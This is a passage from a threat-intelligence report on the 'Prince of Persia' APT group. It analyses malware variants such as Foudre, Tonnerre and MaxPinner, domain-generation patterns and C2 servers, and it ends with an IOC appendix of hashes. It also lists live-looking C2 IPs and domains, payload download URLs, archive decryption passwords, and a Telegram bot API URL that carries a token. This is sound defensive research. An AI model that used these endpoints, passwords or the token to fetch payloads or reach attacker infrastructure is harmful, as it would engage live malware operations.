
The DGA AmaqFinder1201710401 (<AmaqFinder1><year=2017><month=10><week=40>1) generates the C2 hostname: eab6ff48.stream. hxxp://eab6ff48.stream/update/af17818.tmp resolved to 185.148.144[.]3

The use of "af" in the beginning of the file name is probably the initials of AmaqFinder1 and the digits are the date (August 18, 2017) and decrypted using password NPA46b3a98L. Version 1.7 of AmaqFinder uses the same

third-party sites: http://www.cnbc.com/id/100727362/device/rss/

Max Pinner v8 & the Unknown Rugissement Variant

We also discovered a newer version of MaxPinner (v8), which is the Telegram data-focused trojan. The latest known version was v5. Version 8 appears to have been developed in March 2021. Our analysis revealed an additional malware family named Rugissement, meaning “roar” in English, by the threat actor. The MaxPinner checks if Tonnerre versions 12-18 or Rugissement 16-17 are already installed on the victim’s machine. If so, it won’t infect it with MaxPinner.



The MaxPinner is downloaded by the loader DLL of Foudre v24, named conf6829.dll (FFCEC3018C6D56C83EE2F7F14D2A63B945ECEAB13EE9EBDA730B4975942B0935). It downloads and

executes MaxPinner from http://2fe55007.xyz/pinner/tdupdatex.dat, which is an encrypted rar file with password aqoiR4.

Deep Freeze Version


We also discovered a different variant of Deep Freeze from 2019-2020 that is similar to AmaqFinder with the same structure. This variant was probably used to infect victims with Foudre. The upgrade of the malware to a newer version in all Prince of Persia malware families included an embedded password that is used to decrypt the downloaded binary and execute it.

- All known versions of Foudre use: RB**A4** **b**5**a98**Q
- Amaq Finder versions use: NP**A46b**3**a98**L
- Tonnerre versions use: **Tt**c **kjc** A**a54cE**
- MaxPinner versions use: **Tt**W**kjc**G**a54cE**


There are only two different characters between the last two passwords and six similarities between the first two passwords.

Deep Freeze version uses password: **DF**V54zZ**8**c. It probably stands for **D**eep **F**reeze version 54. The DGA prefix also seems to be deliberately chosen for this version (Deep Freeze): **DF**H1. The TLD extensions are .pw and dynu.net, which were used by Foudre as well.

The Deep Freeze binary malware was uploaded from Brazil and Turkey.



Below is an example of the date and file size of the Deep Freeze variant we discovered.



C2 Servers and DGA Algorithm Analysis

- 45.80.148.35 – active since September 2025
- 45.80.151.166 – active between December 2024 and September 2025 (old and new DGA)
- 45.80.151.24 – active between April 2024 (old and new DGA)
- 45.80.151.179 – active between October 2023 to April 2024 (old and new DGA)
- 45.80.148.128 – active between June 2023 to January 2024 (old DGA)
- 179.43.190.13 – active between July 2022 to May 2024 (new DGA)
- 45.80.151.71 – testing server rather than fully operational C2 server – used for olptqwrq.space and kmnnuqru.space between October 2023 and December 2024.

Tonnerre v50 and Unknown Foudre Version C2 Server

C2 Server: 45.80.148.195

- **Active Dates:** Since October 12, 2025, for Foudre

- **Domain Names:**
  - hkdhhwsafvnef.hbmc.net
  - zjnomxhcrkfc.site
  - Whpgwzunsijn.site
  - Gwmkgkfyovzy.site
  - Vitevjtlawkl.site
  - Dmxqdlcuiryu.site
  - Rbhfrmezhmlz.site
  - Plfwpybxjysx.site
  - Oszzoalgfarg.site

C2 Server: 45.80.148.124

- **Active Dates:** Between August 1, 2025, and September 2025 for both Foudre and Tonnerre new version
- **Domain Names:**
  - hhwcpxxbnk.site
  - ddqwhrrkfc.site
  - crsvbuxfoovzy.privatedns.org
  - sdagmihqcbgup.privatedns.org
  - vtgpzfdmwkpah.privatedns.org
  - xjhdvkoszwdpt.privatedns.org
  - xleeuzjdpqwm.ix.tc
  - azffhynitsmv.ix.tc
  - xleeuzjdpqwm.hbmc.net

C2 Server: 45.80.149.100

- **Active Dates:** Probably an earlier C2 server from February – April 2025
- **Domain Names:**
  - tegfxbnk.site
  - iiunewhmlz.site
  - zbddztherkfc.ix.tc
  - ffhbnqtsmv.site
  - auuxshqodj.ix.tc
  - ejjnhkucbw.ix.tc
- **Notes:** The domain names end in the same way as the domain names from recent servers.

The new unknown DGA algorithm does not create a totally random domain name. We found out that the last four digits of Foudre DGA generated the same four last letters in different C2 servers and at different times, with different TLD and with different domain name length. This occurs for both Foudre 10-length and 12-length domain names and even for a single Tonnerre 13-length domain name.

C2 Server 45.80.149.100	C2 Server 45.80.148.124	C2 Server 45.80.148.195

ffhbnq**tsmv** 18/3/25	azffhyni**tsmv** *31/7/25*	
tegf**xbnk** 15/2/25	hhwcpx**xbnk** *10/9/25*	
zbddzther**kfc** *1/4/25*	ddqwhr**rkfc** *3/9/25*	zjnomxhc**rkfc** *10/12/25*
iiunew**hmlz** *29/3/25*		rbhfrmez**hmlz** *22/10/25*
	crsvbuxfo**ovzy** *5/9/25* (Tonnerre)	gwmkgkfy**ovzy** *25/11/25* (Foudre)

This might indicate that the new DGA algorithm of 10/12/13-length domain names is not a replacement of the CRC32 that generates exactly 8-length domain names with a new algorithm that generates more than 13 characters and 10/12/13 first characters are selected. It can be a mixture of: <8 characters CRC32><different algorithm to generate the last 4 characters>

Looking closer we found some repeating patterns in the domain names that contradict the CRC32 assumption, which is expected to generate random results:

- Fodure 12-length .site tld: The first letter always equals the fifth letter and the eighth equals the last:
  - **g**wmk **g**kf yovzy
  - **v**ite **v**jt lawkl
  - **r**bhf **r**me zhmlz
  - **p**lfw **p**yb xjysx
  - **o**szz **o**al gfarg
  - **d**mxq **d**lc uiryu
  - zjnomxhcrkfc.site – The latest domain name from December 10, 2025, is the only one that doesn't use the above pattern. The first letter does not equal the fifth letter.
- Fodure 12-length .site ix.tc: The third letter always equals the fourth letter:
  - az**ff**hynitsmv
  - xl**ee**uzjdpqwm
  - Zb**dd**ztherkfc
- Fodure 10-length .site tld: The first letter always equals the second letter:
  - **hh** wcpx xbnk
  - **dd** qwhr rkfc
  - **ff** hbnq tsmv
- Tonnerre 13-length .privatedns.org: The fourth letter always equals the eleventh letter:
  - sda**g** mihqcb **g**up
  - vtg**p** zfdmwk **p**ah
  - xjh**d** vkoszw **d**pt
  - crs**v** buxfoo **v**zy

We are sharing the above information to help other researchers predict the new DGA algorithm. Our assumption is that the algorithm is now more complex; it may skip different indexes. For example, if we skip the first, fifth,

eighth and twelfth characters: **g**wmk**g**kfyovzy will become wmkkfovz. It's an 8-length domain name that can be generated by CRC32 and the 'g' and 'y' are added in the above locations. This algorithm does not explain the repeating of the last four characters in different dates.

Another observation is that after a double letter in the domain name, there are usually exactly 8 characters until the domain name's end (e.g., **hh**wcpxxbnk, xl**ee**uzjdpqwm). This may indicate that the 8 digits are generated like the old CRC32, and there is a new part that generates the first part of the domain name.

Conclusion

Despite the appearance of having gone dark in 2022, Prince of Persia threat actors have done quite the opposite. Our ongoing research campaign into this prolific and elusive group has highlighted critical details about their activities, C2 servers, and identified malware variants in the last three years. This threat group is still active, relevant, and dangerous. By sharing our research publicly, we hope to help other cybersecurity professionals better understand the associated risks and IOCs of this group, as well as support additional research within the larger cybersecurity community.

For more in-depth information about this research, please:

- Contact your customer success representative if you are a current SafeBreach customer
- Schedule a one-on-one discussion with a SafeBreach expert
- Contact Kesselring PR for media inquiries

About the Researcher

Tomer Bar brings over 20 years of cybersecurity research experience to this position, including work in the areas of advanced persistent threat (APT) groups, vulnerabilities, reverse engineering, and forensics. As a hands-on security researcher and head of the SafeBreach Labs team, Bar has discovered multiple vulnerabilities in the Windows operating system, His contributions have earned him recognition as one of Microsoft's 2023 Most Valuable Security Researchers and a nomination for Best Privilege Escalation Vulnerability at the 2021 Pwnie Awards. Tomer holds a Master's degree from Bar Ilan University, He is a frequent public speaker, presenting his research at events worldwide, including DEF CON (28-31), Black Hat USA, Black Hat Asia, etc. he is also member of BlackHat Europe review board where he leads the malware track talks.

Appendix: IOCs – Malware Hashes

Tonnerre v14 exe

CB6ED0DD5DBC2E34AE36DD22B9522F7EEC94BBFDA2DCDA7425736656279F8CDF

Tonnerre v15 exe

30C20ADA243B7E476E006DEC94876BDEECE4F8ACA12A4CB6CF962C80F1A6EE3C

Tonnerre v17 exe

D9DFC8A8E3E259A517A91E2E91E3A1D6EF1D5B0886E6729BF897D6EF1B2DE722

Foudre SFX v34

43ccc2620229d88d5a6ca2b064da0554ec3c3cc29a097e7a2d97283257cfae69

0bfc11c6ba57fdaa8b865555d80d8f7d7b1d0f41a23a277885198b3113c945d9

Cf64bf78ce570f8085110defc8ec32ff4f01c7359723510b9d1923fd93d12240

FBB2AC0D07B84068AA35376CC994039F9FC1D2341643BC2BF268D65AB11ECBE3

2c46406fb9111e0e4d982de54f335ae2900cdc39490d58f765cd5014153b3e12

Foudre v34 dll – imphash

57447c4c35a807b252b9ba3c17de230f
d912

52abb57bf6f9db815b3ddf6241e21d4096f36eb998bb51e728bbe68c0f8e8e15

d232

fa95a09e538b8c186a3239e3ff80ec9054b50aab80c624e75563ace4e60e31da

d463

F54cfe296186644d0fed271c469af1ef9b6156affe9e030e7b83b8de097eb1e7
D665

6f976a685ae838a7062fb4f152c6c77c42168b78b9aadd4278ec1c19f9bc1055

D955

12847DC6DFD86603E8F0085AE561B4B2E3089E5414E49628F7C411483C7B5CE8

Foudre v34 Loaders

conf8830.dll

d3d8b79f86f152338aabeadfaf35ba2e43f82aa4bfa29ff70b59702b455fa6a6

Foudre Office Infection

15dd41ec1bdaabb741e8cc6481e0a98831798ac4e93c2513cdbd00c51241ffb7

52e3a856548825ec0a3d6630e881ff4f79d2a11bc3420a73d42e161fabed53d9

Tonnerre v17 SFX

C8583FDDF668808E31F993FF6BCFC6F8BA8B4C2C0C4EA51D4CCC6F5D311B6C90

Telegram Chat
https://api.telegram.org/bot7900216285:AAEVjLjt4csUKGanerJuuiDhdsmlUv0yooM/getChatMember?user_id=874675833&chat_id=874675833

MaxPinner v5

Tel jam shid.exe – upload to 13/6/21 to VirusTotal – creation probably 16/8/18

34692cabe9e9ba584ec2b8947a7aad4f787d10a3da56886e52d05d0675fe7b01

Fixed FTP server – ttdl3.dynu.net was probably resolved to 178.33.49.126

MaxPinner v8

5AD83F9FAD87273593F9DF73761DE211A704E6E10984FDE113A6435CC83C1E58
SFX – 04844b5e15750467224c29b6fe5806e4093cd1d0ee4904dccf96831947574c85

Amaq Finder
B9741ad9ac084fb43804618acabe637f6b097bf72264b3335514678b2d0da785 – Amaq Finder Version 1.0 – 2017-07-19
A107635083212c662dbb3b69951e0de7b3d3894d8bcd7cfff545d119f81aeb1f – AmaqFinder1.rar

Amaq Finder v1.7
23761caf7f4c6d7b3b4608c59729eb807c961deaa23aac94db5289b9b9739864

09a2f03b5d54b48ba5f0df9ea57a6c20ba6fa90ad0f334132ea1da9320fbfbfd
a8565b678857129158904760ffe468e3ea6e4cf8a63a6c16b97e5717b1e8a384

amfkey01.key
DE94830B9B4DF6867B7D2888ACCA9F3D0C103933B01721C04E6BD6492BDE9E58

Deep Freeze Version
55d60bcf83c81fff25ca413dc2f720a671f522d79cc13b6d618f7f25094acd62

B1a16dd0500c570fb44cd13b68737fcd18710072559f810f3b3691ca93787cff

Foudre v34 checks Internet connectivity and gets current date:
http://worldtimeapi.org/api/timezone/GMT

Amaq Finder checks Internet connectivity and gets current date: http://www.cnbc.com/id/100727362/device/rss

---